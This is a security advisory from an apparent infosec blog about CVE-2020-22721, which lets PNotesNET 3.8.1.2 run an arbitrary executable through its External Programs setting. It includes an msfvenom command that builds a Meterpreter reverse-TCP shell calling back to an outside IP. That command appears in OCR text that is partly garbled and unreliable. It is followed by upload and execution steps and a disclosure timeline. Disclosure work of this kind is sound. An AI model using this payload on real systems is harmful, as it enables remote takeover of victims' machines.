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Ju5t an0th3r inf0s3c guy5

[CVE-2020-22721]- Pnotes Insecure .exe File Upload Vulnerability – code execution



Product Owner: PNotes – Andrey Gruber © 2007 – 2020

Type: Installable/Customer-Controlled Application

Application Name: PNotesNET version 3.8.1.2

Managing your day-to-day life is not an easy job to do. There are so many things for concern - housekeeping, shopping, children... And what about cousin's birthday that you always forget or important phone numbers? Undoubtedly your working place is covered with dusty yellow (or blue, or pink) sticky notes. If so - PNotes is right for you. Throw the physical stickies away and replace them with virtual ones on your desktop,

PNotes (Pinned Notes or Portable Notes, use what you prefer) exists in two different editions:

- PNotes the older one, written entirely in plain C and Windows API (with Pelles C for Windows IDE)
- PNotes.NET the newer one, written in C#, requires .NET Framework 4.5

Product Url: https://pnotes-1932d.firebaseapp.com/home

Download Url: https://sourceforge.net/projects/pnotes/files/PNotes.NET/Bin/PNotesNET3812Setup.exe/download

Application Release Date: 04 May 2019

Severity: High

Authentication: Required


Complexity: Medium

Vulnerability Name: Pnotes Insecure File Upload Vulnerability using (Miscellaneous - External Programs) and arbitrary code execution

Vulnerability Explanation: Pnotes is manily used for taking notes, especially a third party open source application. We can upload malicious .exe file via Miscellaneous – External programs and perform code execution via command line access.

- · Date/time formats
 - Date/time format format used for long date/time presentation (default value is "dd MM yyyy HH:mm:ss")
- ► Time format format used for time presentation (default value is "HH:mm")
- · Search providers specify which search providers will be used for web search of selected note's text
- External programs add, modify or remove links to external programs which you want to run
- Predefined tags add, modify or remove predefined tags

PNotes Documentation - about External Programs use



Tested Os: Windows 10 Pro

Vulnerability Details:


Privacy & Cookies: This site uses cookies. By continuing to use this website, you agree to their use. To find out more, including how to control cookies, see here: Cookie Policy

Close and accept

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i-d mofermom -p windows/metrypreter/reverse_top lboxi=122.166.75.135 [port=555 -f exe -o pmshell.exe [-] ho platform so selected, choosing Met:Module:iPlatform:Windows from the payload was exceeded and the property of the payload was exceeded and the payload was exceeded and the payload was exceeded and the payload selection of the payload sele
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Using Msfvenom we create malicious .exe file to upload


Transfer Malocious implant .exe file – Pnshell.exe to victim system :



Pnshell Upload in Miscellaneous - External programs



Uploading implant .Exe file




Click Run to Execute the external program – PnotesShell

Code Execution using Pnshell.exe :

Command Line Access:

Pnotes Revershell



Vendor Status:

[18.04.2020] Vulnerability discovered.

[18.04.2020] Vendor contacted.

[19.04.2020] CVE applied

[14.08.2020] CVE Assigned - CVE-2020-22721

References

https://pnotes-1932d.firebaseapp.com/news

https://pnotes-1932d.firebaseapp.com/home

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